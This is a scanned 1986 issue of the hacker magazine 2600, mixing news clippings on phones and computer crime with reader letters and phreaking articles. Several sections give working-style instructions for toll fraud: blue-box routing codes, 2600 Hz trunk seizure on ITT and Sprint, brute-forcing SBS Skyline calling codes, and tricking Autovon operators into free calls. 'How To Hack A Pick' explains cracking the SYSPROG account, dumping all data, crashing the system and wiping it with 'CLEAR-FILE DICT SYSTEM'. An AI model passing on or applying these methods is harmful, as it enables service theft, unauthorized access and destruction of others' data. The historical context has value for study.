AT&T's USA Direct service enables travelers in France to dial a special number from any French phone and be connected directly with AT&T operators back in the United States. Conversely, with France Direct, visitors in the United States need only dial a toll-free AT&T 800 Service number to be linked directly with French operators. [Readers: we want that toll-free number.]

Computer Grammar

Newsweek

Programs that can check spelling and even offer synonyms for a given word are already in wide use. Traditionalists should brace themselves: grammar and style checkers have arrived. The first such program, Writer's Workbench, was invented at Bell Laboratories in 1982, initially to improve the writing of Bell engineers. The program performs an exhaustive analysis of a writer's work—from grammar and punctuation errors to organization, weak phrasing, vague wording, even sexist usage. It evaluates readability and suggests improvements: "Check paragraph three for development," or "Your document might benefit from a greater variety in sentence length."

AT&T sells a version of this program for high schools and colleges for $1,500 which runs on a minicomputer, but similar scaled-down software are appearing for PCs for under $100. Most do at least one aspect of light editing—warning the writer about everything from repetitive words and passive voice to "ethnic or folksy" phrases. Many Fortune 500 companies are evaluating such programs for their staffs, and at one computer magazine, the copy editor was give a style program to review, with a cheery note: "Here's your replacement."

At present, style-checking programs simply offer suggestions, which the writer can reject. But one style program, RightWriter, also offers a thumbnail critique of each document; when fed samples of Hemingway and James Joyce, the software concluded that Hemingway's prose required a sixth-grade education for comprehension, while Joyce's required graduate training. Neither author overused jargon, but Hemingway used too much passive voice, and Joyce too many multiple clauses. Both exhibited excessive sentence length, and both earned the overall style rating, "weak."

[But the questions that remain are: who will make the decisions that are put into the software, and how strictly will we be held to its 'decisions' in the future.]

Shower Phone?

New York Daily News

A new appliance has been invented that will help those who have been plagued with the problem of being interrupted in the shower while on the phone. You'll no longer have to leave a trail of water through the house as you rush to find out who has such bad timing. You will be able to answer the phone while still showering thanks to the new water resistant ShoweRING telephone.

The appliance has a flashing light as well as a ringer to let you know that there is a call. Designed for hands-free conversations, the phone is tone/pulse switchable. A special feature of the touch-sensitive phone makes it especially valuable to the elderly and the disabled: two emergency key pads that can be programmed to dial police and a friend when help is needed [helpful in a "Psycho" setting].

Cellular Modem

Infoworld

A modem that is specifically designed to work with cellular telephone systems may be the answer for users who want to use their computers to communicate from a car.

The portable modem, from Spectrum Cellular Corporation, is called Bridge, and costs $700, currently only runs 300 baud, and works with existing cellular telephones. The company will offer a 1200 baud version for the same price in the near future.

Standard modems don't work well with cellular technology because the phones can lose connections briefly, causing a normal modem to disconnect. Bridge provides error-checking capabilities to be used if the connection is bad.

High Tech Parking Meters

The New York Times

Logan Airport in Boston is combining high technology with its parking facilities. They're trying out a computerized parking meter that counts coins electronically and gives a digital readout of the time remaining. The meter can be programmed to charge different rates at different hours of the day, or to limit parking to short stays in peak periods and longer stays at other times.

It gives an electronic reading of how many of each coin it takes in, reducing the chance for fraud. When the time runs out, said John K. Duval, manager of airport parking facilities, it keeps track of how many minutes the motorist is overdue, "so that the officer can make a judgement, and if the guy's only two or three minutes over, give him a break."

These meters also increase the likelihood of a parking ticket by flashing a light to attract attention when time has expired. It also flashes if it is broken.

Congressional Computer

The New York Times

Congress, having survived transition from the quill pen to the typewriter not too long ago with its record for efficiency unimpaired, is finally edging into the computer age. As with any such radical change, the arrival of the new equipment in those venturesome offices that have requested it is raising questions as well as answering them.

One of the several House computer systems, for example, has a built-in feature designed to correct misspelling. The difficulty is that it has a vocabulary of only 10,000 words, and among the words that it will not correct are "Washington," "politician," "reporter," "slogan," and "radioactive."

letters, communications, correspondence

Dear *2600:*

I find your magazine very interesting, both for the computer and the phone articles. How about some more articles on non-U.S. phone systems and tricks?

MM
Dublin, Ireland

Dear MM:

We must have some readers out there who are familiar with foreign phone systems. We'd really love to hear from them. Every bit of information is important. Such as the following....

Dear *2600:*

I thought you might be interested in Russian phone books, so here is some information on them.

The Moscow phone book is an information science curiosity. It is both ludicrous and profound. You can't look up any people in it; not a single proper name is listed in the 600-page volume even though its official title is "List of Subscribers to the Moscow City Telephone Network". However, you can find the nearest drugstore to you far faster than you can by using our Yellow Pages. The secret is that the structure is both organizational and geographical. The entire book is a hierarchical outline of the entire government (which in Russia is all there is) reminiscent of U.S. Government telephone books. (You can pick up the Pentagon directory for a few bucks at any government printing office bookstore; it's well worth it for the insight it affords into the structure of DoD.)

The first number in the book is for the Presidium of the Supreme Soviet; the second is for the Council of Ministers, and so forth down the government ladder to the last entry, which is for City Laundromat No. 32, at 26 Yasnii Prospeki (I kid you not). The KGB is the 15th entry; its phone number is 221 07 62. A parenthetical note tells us that the number answers 24 hours a day. You can immediately tell the importance of an organization by what page it is listed on.

The geographic information is diverse. Police stations are numbered by precinct and listed in numerical order. Food stores are listed by street and by house number. Very little of anything in Moscow has a name; the numbering is carried to extremes by U.S. standards—there are 2,020 kindergartens in Moscow and they are all listed in the phone book in numerical order. A section at the end of the book contains several dozen regulations governing telephone use; the first of these is that no call may last longer than two minutes.

Trivia: The number of the fire department is 01, police 02, first aid 03, and Mosgaz (the gas "company") 04. "Time" is known as the "talking clock" and its number is 100. Foreign embassies are not listed. The book is a marvel and is a best-seller. (Its hard-bound and is not free.) You can really wonder what they did before 1975, the year in which the phone book was first published!

MS

Dear MS:

Thanks for a most interesting letter. This is exactly the kind of thing we're after. Readers, please send us similar bits of information and if anyone has a copy of the Moscow phone book, send that in too! By the way, in light of the nuclear disaster over there, we have been trying to figure out how to get through to the Soviet Union directly, i.e. without operator assistance/delays. Can it still be done? Does anyone have any Iron Curtain tricks?

Dear *2600:*

To all of you who have a Blue Box, there are several interesting non-standard numbers. To call these, call a long distance number and trunk the the line at the appropriate moment. Then do KP, routing code, ST. Here are the codes that I know of:

011 0cc—international (cc stands for country code)
001—trunk access system (exists in 312)
101—inter-toll switching linemen
121—inward operator
131—special directory assistance
141—rate & route operator (same for all NPA's—just use 800-141-1212)
191—international operator in some area codes (907 for example)
009—rate quote system (send additional tones after dial tone)
11611—(212 NPA) calling card verification computer
11511—(212 NPA) conference operator

There are two ways to route international calls. KP+011+0cc+ST where cc is the country code. This will route you to the appropriate international sender for that country. If that doesn't work, you may have to route yourself through LA first by sending the following: KP+213+011+0cc+ST. You can also route yourself manually to a sender by KP+213+18X+ST. For example, KP+213+183+ST routes you to the sender in New York, NY. The sender codes are as follows:

182—White Plains, NY
183—New York, NY
184—Pittsburgh, PA
185—Orlando, FL
186—Oakland, CA
187—Denver, CO
188—New York, NY (again)

Once you have reached an international sender, you will get a 480 HZ dial tone. Wait for it to stabilize (i.e. for the trunk wink) and dial KP+cc+a+number+ST, where cc is the country code and a is the city code. For example, KP+081+3+8132542+ST will get you a recording in Japan.

Finally, there is a standard routing code (KP+NPA+105+ST) for the verification trunks. I don't know how to use it, but I'm fairly sure that it would give you access to the test relay in the central office. I've talked to inter-toll switching before and they say it requires a 52A sender to operator it. But I think it could be used with just the Blue Box tones. If you have any additional information, please send it in.

The Doctor

Dear Readers:

It may be a good idea to look at some of our back issues in order to better understand what blue boxing is all about.

Dear *2600:*

Miscellaneous fact which you probably already know anyway: in area code 617, dialing 1-200-xxx-xxxx will tell you the number of the telephone from which you've dialed.

J in Boston

Dear *2600:*

Is Cheshire Catalyst still planning to release the *TAP* back issues in book form?

WP

Dear WP:

Last we heard, yes. But when is anybody's guess. We should be running an article fairly soon on the demise of TAP, *written by none other than Cheshire.*

Dear *2600:*

Here is a miscellaneous update. The CNA number for area code 409 has been changed to 713-521-5988. Also, there is a useful article in the April '86 issue of *Byte* on making Unix

(continued on page 3-40)

The 2600 Information Bureau

LOCAL NUMBER	AUTOVON NUMBER	DESCRIPTION
201-544-####	995-####	FORT MONMOUTH, NJ
202-282-####	292-####	NAVY ELECTROMAGNETIC SPECTRUM CENTER, WASHINGTON, D.C.
202-355-####	221-####	FORT BELVOIR, VA
202-693-####	223-####	MILITARY DISTRICT OF WASHINGTON, D.C.
202-767-####	297-####	NAVAL RESEARCH LAB, WASHINGTON, D.C.
205-876-####	746-####	REDSTONE ARSENAL, AL
206-396-####	744-####	BREMERTON NAVAL CENTER, WA
212-264-####	796-####	NEW YORK CITY FEDERAL BUILDING, NY
213-643-####	833-####	LOS ANGELES AIR FORCE STATION, CA
301-278-####	283-####	ABERDEEN PROVING GROUND, MD
301-677-####	923-####	FORT GEORGE G. MEADE (NSA), MD
301-981-####	858-####	ANDREWS AFB, MD
303-554-####	692-####	PETERSON AFB, CO
305-494-####	854-####	PATRICK AFB, FL
315-330-####	587-####	GRIFFISS AFB, NY
317-862-####	863-####	FORT RICHARDSON, AK
402-294-####	271-####	OFFUTT AFB, NB
415-466-####	836-####	OAKLAND NAVAL SUPPLY CENTER, CA
415-561-####	586-####	PRESIDIO OF SAN FRANCISCO, CA
505-479-####	867-####	HOLLOMAN AFB, NM
505-678-####	258-####	WHITE SANDS MISSILE RANGE, NM
512-221-####	471-####	FORT SAM HOUSTON, TX
513-225-####	785-####	WRIGHT-PATTERSON AFB, OH
513-257-####	787-####	WRIGHT-PATTERSON AFB, OH
602-538-####	879-####	FORT HUACHUCA, AZ
617-861-####	478-####	HANSCOM AFB, MA
618-256-####	638-####	SCOTT AFB, IL
619-235-####	958-####	SAN DIEGO NAVAL STATION, CA

(continued on page 3-40)

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley
David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. CORPORATE SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099.
POSTMASTER: This is private mail.

"Out of sheer curiosity, Pete, what version of Megawars are you playing?"

WE'VE DUG UP SOME ALTERNATE WAYS TO PHREAK ON ALTERNATE LONG DISTANCE.

BOXING ON ITT

1) Find a dial-up for ITT or one of its re-sellers (companies that re-sell the long distance service to their own customers).
2) Call it up and enter a dummy code and number (the code must be valid).
3) Apply 2600 Hz to the line for about 8 seconds to reset it.
4) You should hear a dial tone when you release the tone. Now you can use touch tones to dial any normal AT&T number, including 700's, 800's, 900's and international.

What this does is fool the local switching equipment into giving you a trunk which you then reset. 8 seconds are required to make sure the equipment has had time to process the call.

BOXING ON SPRINT

1) Access 950-0777 (equal access Sprint dial-up).
2) Enter a dummy WATS code (basically a Sprint toll-free number) which are generally in the format of 110xxx99.
3) Wait for the hiss of a long distance trunk.
4) Apply 2600 Hz to the line.
5) Enter a six digit trunk seizure/access code. This code isn't responsible for billing--it just grabs a line.
6) Now enter the telephone number. Don't put a 1 in front of it.

Remember that ALL dialing is done in DTMF (touch tones), not MF tones.

ABOVE INFORMATION COURTESY OF "The Doctor".

THE SBS/SKYLINE ALGORYTHM

Revealed by Nynex Phreak

SBS Skyline has one of the easiest methods of finding codes of all of the long distance companies. Its very similar to the old Sprint bug which allowed people to find codes very quickly, even without the help of a computer.

To see how this method works, access SBS Skyline at their equal access number (950-1088). Enter six digits. These are the six digits you are "betting" on to be part of a valid code. After the six digits, enter five other numbers (it's not important what numbers they are). If you hear a ring immediately after the last number, followed by "Message MS2", the six digits are part of a valid code. If you don't hear a ring, hit the pound sign (#) key. If you get your tone back, the six digits were not part of a valid code. You can try a new six digit series now without having to hang up and redial. This is what makes this method so fantastically easy. (If you don't get your tone back after hitting the pound sign and also don't get "Message MS2", chances are you've stumbled across one of those SBS Toll-free numbers. This might also be the case if you get "Message MS2" before entering five additional numbers.)

After finding a working set of six digits, all that must be done is to find the next one or two numbers of the code. Enter the six digit code, followed by an additional one number to guess, followed by four random digits. If it rings and gives "Message MS2", this is not the right guess. You must hang up and redial Skyline for each unsuccessful attempt at this point. If it doesn't ring, and you can get the tone back by hitting the pound sign, you have found a seven-digit code. If you try all numbers from zero to nine and they all give "Message MS2", then you have two digits to guess--your six digits are actually part of an eight digit code. The same method must be used, except your range is now from 00 to 99.

SYSTEMATICALLY SPEAKING

Wrestlemania Pins Bell

Suburban Trends

A New Jersey telephone system, including residential, business, and pay phones as well as lines to police, fire, and other emergency services was out of commission for almost three hours last month when thousands of calls were made to a UA Columbia Cablevision advertised Wrestlemania event, jamming the 337 exchange. Shortly after 6 pm, residents began to notice a delay in obtaining a dial tone and by 7:15 pm, all telephones in the borough with a 337 exchange were completely dead—unable to make outgoing or receive incoming calls.

A spokesman for New Jersey Bell said, "All 337 numbers went out when UACC surprised us by using a number—337-3000—that we were unaware would be receiving a heavy call-in. We normally process about 10,000 calls an hour during that time of night. Suddenly the whole world was calling 337-3000—the number of calls quadrupled." Residents in three counties were reportedly attempting to call that number to arrange for a special showing of Wrestlemania to be aired later that evening.

To make matters worse, the electronic answering system at UACC malfunctioned, causing people to call it repeatedly. As if that wasn't enough, callers outside the 337 exchange inundated the system when the Wrestlemania program was interrupted and disappeared from television screens for up to 45 minutes during the broadcast.

Sting Boards on the Rise

InfoWorld

Sting and intelligence gathering bulletin board operations are on the rise throughout the country, according to law enforcement officials. Several police departments nationwide have already used bulletin boards to track down and arrest microcomputer users who post illegally obtained calling card codes, mainframe access procedures and passwords, or other confidential information. According to one high-level West Coast law enforcement officer who declined to be identified, federal officials are now joining local authorities in running bulletin boards in several key metropolitan areas.

Recently, police in Fremont, California, capped three and a half months of bulletin board operations by arresting eight individuals for alleged credit card fraud, misuse of telephone credit card operations, and technical trespass. The cops had been operating a BBS called the Phoenix Fortress.

American Network Fears Hackers

Communications Week

Long distance carrier American Network Inc. (Amnet) more than tripled its revenue in 1985, but computer hackers contributed to a net income decline of 32 percent, the company said recently. According to the San Francisco Consulting Group, a research firm that studies long distance abuse, hacking claims about 10 percent of long distance revenues industry-wide each year.

Amnet itself reported $66.9 million in revenues for 1985, as compared with 1984's $12.1 million. Yet the company posted a net loss of $6.6 million—even worse than 1984's $5 million loss. Telephone hackers are responsible for half that loss, according to Amnet.

Free Pay-Phones Plague New Jersey

Combined News Sources

New Jersey Bell was offering free international calling from 400 public pay phones in the Hackensack area for a two month trial period.

The service ended early last month, when New Jersey Bell was informed that they were doing this.

"Apparently a problem developed in a computer program—in the software," said Mr. Spencer, a company spokesman. "We don't have a record of the calls that got through. They bypassed the billing system."

Spencer indicated that the problem was resolved, but New Jersey Bell had no way of determining the financial loss.

The problem first came to light when a Hackensack detective arrested an Israeli vice consul and his wife after they made a free two-hour phone call. Spencer said the charge for the call was $104.82.

Hackensack police said they became suspicious in early February after they began noticing long lines forming on quiet Saturdays at three pay phones in the lobby of the Sears office tower.

"Whole families were coming," Police Captain Canestrino said.

The police recorded the license plates of those who spent excessive amounts of time on the phone.

Bogota, Columbia Gets Extra Digit

The New Brunswick Home News

People in the United States will have to dial an extra digit to reach Bogota, Columbia. AT&T said the addition of the numeral "1" will become the city code for Bogota. [Wow. Is this interesting news or What?!!]

Patients May Get To Keep Phones

Philadelphia Inquirer

Plagued by telephone thefts, some hospitals are experimenting with issuing patients their own inexpensive phones and letting them take the phones home after their stays.

There were also worries about the reused phone mouthpieces as places for bacteria to hide—hospitals typically just wipe off the phones with germicide-soaked cloths. "It would be nice [when marketing these phones] to say, 'Here's a concern that patients have,' particularly with the AIDS scare," said Lois A. Leach, public relations manager for U.S. West Information Systems.

[Nothing like taking advantage of a little mass hysteria to sell some phones, right?]

Beware of Hacker Terrorists

Washington Report

According to the Washington based *Computer Daily*, Libyan leader Moammar Khadafy's threat to take the terrorist war to the United States should not be taken lightly. They say that a few engineering-computer trained terrorists might get into vulnerable financial and other sensitive data banks in the U.S. and wreck havoc beyond imagination!

702-643-####	682-####	NELLIS AFB, NY
702-643-1800	682-1800	LAS VEGAS AUTOVON OPERATOR
714-382-####	876-####	NORTON AFB, CA
804-444-####	690-####	NORFOLK NAS, VA
804-764-####	432-####	LANGLEY AFB, VA
805-277-####	350-####	EDWARDS AFB, CA
805-866-####	276-####	VANDENBURG AFB, CA
805-982-####	351-####	PACIFIC MISSILE TEST CENTER-NAVY, CA
808-477-####	430-####	CAMP SMITH-NAVY, HI
809-863-####	831-####	NAVY-MIAMI AREA, FL
904-822-####	872-####	EGLIN AFB, FL
907-552-####	317-552-####	ELMENDORF AFB, AK
907-586-####	317-388-####	COAST GUARD, AK

"Here is a list you might be able to use. It is a list of local exchanges and their Autovon equivalents. In both cases, the last four digits (####) are identical, leading me to suspect the same equipment is used for switching calls over Autovon or conventional phone lines. Also, if you are on an Autovon line, you can call AV# 315-430-0111 or AV# 682-1800. The first number is for the Honolulu Autovon operator and the second is for the Las Vegas Autovon operator. If you call them through Autovon, you can ask them to place a call for you through an outside line, for free."
The Creature

LETTERS

(continued from page 3-36)

secure. It isn't a bad article to read "backwards".

The Hooded Claw

Dear Claw:

Guess what? CNA changes their numbers awfully fast these days. Thanks for trying, though.

Dear *2600*:

Subject for further research: how people in other countries answer the phone. I've noticed so far that the most common term is the local pronunciation of the English word "hello". In Israel, they say "Hahloh", in Russia it's "Ahloh" (there's no "H" sound in Russian). Russians also answer the phone with "slooshahyoo" which means "I'm listening".

A related subject: what's a good way to answer the phone? Here are some popular favorites: "Hello?" "Ahoy!" "City Mortuary..." "Yes?" "Joe's Pizza..." "Hello, fuck Hoover..." "Operator, may I help you?" "What do *you* want?"

How about the first *2600* competition: "What is *your* favorite way to answer the phone?" The winner gets their number published in *2600* so that pholks from everywhere can call them up and test out snappy comebacks.

Unlisted Number

2600 JUNE, 1986


VOLUME THREE, NUMBER SIX $2

Computer Crime Review

The National Center for Computer Crime Data, purveyors of computer crime wisdom, have assembled a statistical report entitled *Computer Crime, Computer Security, and Computer Ethics.*

This report, the first such one, reviews measurable trends in computer crime and computer use. It does this using graphic representations to present its information accompanied by brief introductions.

The National Center for Computer Crime Data's (NCCCD) report is an excellent guide for those who are setting computer policy around the country—in industry, in government, and through user groups. It provides some empirical basis for the 'War Game-ish' attitude that is usually taken by the computer illiterate facets of computer power—namely industry and government. In a form that can easily be digested by the illiterates, the report includes seemingly irrelevant data (to computer users) that, in fact, provides background that the illiterates need. This is especially true for the graphs of world wide semiconductor consumption, computer sales, projected robot population growth, and an undocumented map of federal communication networks. These all add to the message that we all know: "Computers are important."



One of the NCCCD Report's noticeable conclusions is that the amount of computer crime has increased, that few are punished for it, that we are becoming more and more dependent upon computers, and that there is little awareness of security, relevant laws, and security procedures.

This information, taken two-dimensionally, says that we should make many strong computer-oriented laws to protect our national interest—a War Games response.

Taken another way, the report tells us that computers are becoming a more significant part of society and are being taken for granted as is television, and as such, we should act cautiously when passing computer laws.

If computers are becoming so intrinsic in American and international life, we must think twice before legislating them. Stealing is bad, but BBS's and commercial databases have entered the realm of our First Amendment rights to free speech, and this is the most precious thing we have.

Perhaps our attention in the subject of computer crime should be drawn more toward industry. What are they doing with the information that they store? Why is their data so easy to steal? Should they be more responsible to those who are dragged along with the burden that they carry? If they want your credit history, bank statements, arrest records, and other "transactional data" so badly, why don't they take care of it once they have it?

Computer laws affect both the user and industry, but are sponsored only by industry. By lobbying for legislation, industry gains its semblance of security from laws and law enforcement agencies who know nothing about telecommunications and computers. Industry must do its part to strengthen its integrity against attack from a computer criminal and not depend on laws to do the job. As world powers (who is it who said "knowledge is power"?), companies often do not accept their responsibilities.

An example that is usually cited is the case of GTE-Telemail on Telenet. When Telemail was breached back in 1983, hackers said, "It was so easy that I could not resist." At that time all new Telemail accounts had a default password of the letter "A". A full six months later (even as people were being indicted), the default password was the same. By allowing this situation to continue (they were even aware of the trouble four months before computers were seized in October, 1983), Telemail's real intentions and real commitment to computer security were displayed. It is possible that this really reflects a lack of communication between GTE administrators and GTE programmers. Telemail was concerned enough to involve the FBI, make headlines, but not concerned enough to rectify the situation.

On a system as big as Telemail, it is almost criminal to have a one-letter password.

If we think about computers as more than just tools, as in the case of BBS's, we realize that we have to proceed with caution when it comes to computer laws. Anarchy will not result if we do not move fast, because it has always been a crime to steal money and government secrets.

The results in the report were drawn from information from 130 prosecutors' offices in states with computer crime laws. A major conclusion of the report is that computer crime has been "democratized". "The 'democratization' of computer crime does not mean that we no longer have to fear computer geniuses, just that we cannot limit our focus to them. Like every other type of crime, computer crime will ultimately reflect the culture that surrounds our computers." Computer criminals are not just hackers, but are employees, consultants, and programmers.

The most useful part of the report is the summary of all the provisions of the 45 state computer crime laws in an easy to read table.

The NCCCD is a research institute which studies all facets of computer crime. It was created to help answer legal, security, accounting, moral, and technological questions that computer crime poses. It publishes the Computer Crime Law Reporter, a collection of current computer legislation, and other publications.

Computer Crime, Computer Security, Computer Ethics. Jay BloomBecker, Editor. Available from the National Center for Computer Crime Data for $28 at 2700 N. Cahuenga Boulevard, Suite 2113, Los Angeles, California 90068. Call (213) 850-0509 for information.

How To Hack A Pick

"The closest thing to Pick in size and feel is probably UNIX. Both are big, complex operating systems that are migrating down to the microcomputer world after having been developed and refined on minicomputers. Both systems are sophisticated and very powerful, and both tend to produce vehement partisans. One of the big differences, though, is that UNIX partisans tend to be programmers, especially systems programmers. Pick's partisans tend to be users and applications programmers. Of the two systems, UNIX is the more powerful for scientific and engineering applications. Pick, by its structure, is better adapted for business and managerial applications.

"But Pick is hardly perfect. Structured programming purists shudder over the fact that Pick's only high-level language is an extensively reworked version of BASIC. The present release is multiuser, but not multitasking, and rather lacking in communications capability. Some of the UNIX-type concepts, such as pipes and filters, which are becoming widely available on other operating systems, are not fully developed in Pick. Software hackers generally dislike Pick because it is difficult to get inside the system and play with it." (BYTE magazine, October 1984)

The issue of security on Pick is not often considered, because there is almost no security on Pick. It is therefore very easy to crack a Pick system. Once a user has gained access to a system, he can peruse *all* of the data. Most people have not heard of the Pick operating system, but there are now 60,000 sites, 30 terrabytes of data, and 400,000 users. What is Pick, and who cares?

The Pick operating system contains many more functions than most. It has an English-like nonprocedural query language, a compiled BASIC language, a JCL-like procedure language called PROC, and a command line interpreter called Terminal Control Language (TCL). Pick runs on microcomputers (IBM PC-XT) and mainframes (IBM 308x, 43x1, etc.). However most Pick implementations are on minicomputers with five to fifty terminals. These are the most vulnerable to cracking, because they often have auto-answer telephone modems.

Once a cracker has a logon prompt from a Pick system, he can continue trying to login until he finds a valid user number and password. The system will not hang up after repeated failures. Passwords are almost always upper case letters, and often short. There is *always* an account called SYSPROG on every Pick system. This is also the best account to crack, because it has operator access to the system.

Perusing Data

After cracking the SYSPROG password, you can drop out of the menu to TCL. If there is no explicit option on the menu, the command "TCL" usually works. Type SORT ONLY DICT SYSTEM from TCL, and a list of all accounts on the system is displayed. To get a directory of the files on any account, type "LISTF (account)". To look through the items in the files, you must first make a pointer to the file in SYSPROG. Type "SET-FILE (account) (file)". Then type "COPY QFILE *" and when the system says "TO:", hit a carriage return.

Crashing the System

All that has to be done to crash any Pick system is to type control break until a "!" prompt is displayed. Type "6.079". Then, "=" is displayed, then type ".FF". All inputs are terminated by carriage returns.

Disabling the System

All Pick systems can be destroyed and rendered useless by the command "CLEAR-FILE DICT SYSTEM".

The September and October 1984 issues of *Byte* magazine give a good overview of Pick. The operating system has a unique data model and file structure, which is a bit complicated to explain in this limited space. Some books have also been published on Pick. There are Pick user societies and publications which would provide phone numbers for gaining access. In addition, many Pick vendors have on-line client system phone number lists—cracking a vendor's machine is a gold mine.

Pick vendors include Ultimate Corp., McDonel Douglass Software Systems, General Automation, Pick Systems Inc., and Datamedia. Richard (Dick) Pick is alive and well in California. There are also software houses which specialize in Pick, and they have Pick clients too. Users include K-Mart International and Harvard University.

nothing new in *computer underground*

The Computer Underground. By M. Harry. Available through Loompanics Unlimited. $14.95


by John Drake

The Computer Underground appears to be an excuse to publish text files. The book runs a long 257 pages of computer printout.

It is divided up into what M. Harry has written and what he has downloaded off a BBS. This is about a one to twenty ratio. It's also unfortunate that nearly everybody who writes about hacking spends so much time dwelling on the obvious—"this is a modem...there are 8 bits...you connect it to a phone line..." Even *Out of the Inner Circle* by Bill Landreth falls into this trap. There is nothing in Harry's writings that any self-respecting hacker/phone phreak doesn't already know.

I was hoping for real research like extensively tracing the beginning of phone phreaking through Captain Crunch, Abbie Hoffman, and *TAP* to the present, with some interesting interviews with hackers and phreakers. The only thing he seems to have actually done was to poll people through a BBS. His analysis of the results are also pretty obvious to anybody involved. He then proceeds to plot out the old flow chart of a searching and hacking program.

The rest of the 257 pages are printouts of text files. Harry seems to have a preoccupation with ARPANet and lists of dial ports. There is an abundance of blank space, particularly when a section ends at the top of a page. A few of the text files are typeset and nicely placed in the center of the page. The rest of *The Computer Underground* is mere printout, not even in double-emphasize mode. This is clearly not one of Loompanics' better releases.



New York's Computer Law

The New York Times

New York State legislators have reached agreement on a new computer crime law. The bill would create the new crimes of unauthorized use of computers, computer trespassing, and computer tampering. It would also make it a crime to use information stored by computer while committing other crimes, such as forgery or theft of business records.

Although 40 other states have already approved similar laws, legislation in New York is considered a major step in stemming computer crime in this country.

Since there are no such laws in New York, prosecutors must try to apply related law in cases involving computers.

A major provision of the bill, which is expected to pass the state Legislature and take effect next November, expands the legal definition of "written instruments" and "business records" to include computer data and programs. Under this change, penalties of up to four years in prison or $5,000 in fines would be imposed for these offenses: tampering with computer data while trying to commit a felony; making unauthorized duplications of computer material that deprive the owner of at least $2,500; tapping into legally confidential computer data.

The bill would also create several misdemeanor charges, punishable by up to one year in jail or fines of up to $1,000, to address low-level computer abuse.

Because many computer crimes occur across state lines, the bill includes a provision allowing New York State to prosecute an offender in another state who taps into a computer in New York.

$6,829 Phone Bill

The Hackensack Record

The 83-year-old retired insurance agent was quite surprised when he received a phone bill for $6,829.60. The 131 page bill was from GTE Sprint.

The man said that "the calls that I made are on the 129th page—for $29.49."

At last count the total on his account had risen to $67,594.02, a Sprint spokesman said, with 1,200 calls placed in one 24-hour period.

Sprint has a security department that monitors monthly bills and starts investigating when there is a fantastic change in use. The man's previous bills were about $20.

In this case, however, security did not cancel his code until three weeks after they noticed the increased usage.

Big Computer Crime Pays

Milwaukee Journal

One of the discoveries of a new study shows that when it comes to computer scams, the big-time crime pays. Two-thirds of the companies participating in the survey said that they tend to punish low-level employees accused of committing minor computer crimes while letting the major offenders go free.

"The cardinal rule seems to be: Thou shalt not steal small," says Joseph O'Donoghue, a Mercy College sociology professor who conducted the survey. The companies, he said, would rather keep major heists quiet than punish suspected offenders and risk publicity about lax security.

O'Donoghue warns that this perception could lead to "four or five people pulling a billion-dollar heist. It's merely a matter of knowing how the terminal works."

Public Phone Secrecy

Regional Weekly News

New Jersey Bell has imposed a veil of secrecy on the locations of its public phones, fearing that publicizing that information would unduly expose them to vandalism.

Hanover's Township Committee was required to pass a resolution at a recent meeting, agreeing to such non-disclosure as a condition for installing its 911 emergency dialing system.

After the measure was approved, a non-plussed Mayor Sal Iannaccone asked a reporter in the audience, "Can you believe that they won't let us tell people where the public phones are?"

Capitol Hill Hacker

The New York Times

Jennifer Kuiper was working late at her computer terminal in the office of Representative Ed Zschau of California on March 7 when she heard a beep that told her someone had entered the computer system from an outside telephone line. Twenty minutes later, her computer screen went blank. When service was restored, copies of more than 200 letters sent to constituents and information on mailing addresses had disappeared.

Four days later, staff workers for Representative John McCain of Arizona told the police they had discovered that someone outside their office had reached into McCain's computer and destroyed hundreds of letters and mailing addresses over the lunch hour.

Both of these representatives are Republicans and both are seeking Senate seats this November. These were apparently the first computer break-ins on Capitol Hill, where computers are increasingly being used, especially for record-keeping and answering mail.

"Every office on Capitol Hill can be broken into in this way and the files deleted. It can bring the work that a member of Congress does to a complete halt," said Zschau. [We had no idea it was this easy to grind the government to a halt, folks.]

Stephen A. Armstrong, vice president of Micro Research, the company that provides computers and related equipment to more than 150 members of Congress, including these two, said that whoever broke into the computers "would have to have a password and two security codes to get in."

Citibank Money Games

The New York Times

"You added funds...November 13...$60,000,050.00"

If you have ever dreamed of opening your monthly banking statement to find a transaction like that, you can probably feel the excitement Nelson Nash felt when he did just that. You can also feel his heart breaking when he read down a few lines more. On the very same day, Citibank recorded a withdrawal of $60,000,050.00.

"I usually check my balance every day or two," he said. "If I had been in town and seen that I had $60 million, I would have taken the money in unmarked bills and escaped!"

But a Citibank spokesman countered, "Even had it been on his record for several hours, and had he checked his balance and run to his branch, it would not have been given to him. It would have been questioned. People don't keep $60 million in their checking accounts."

[But keep an eye on your *savings* account balances!]

LETTERS OF THE MONTH

Dear *2600*:

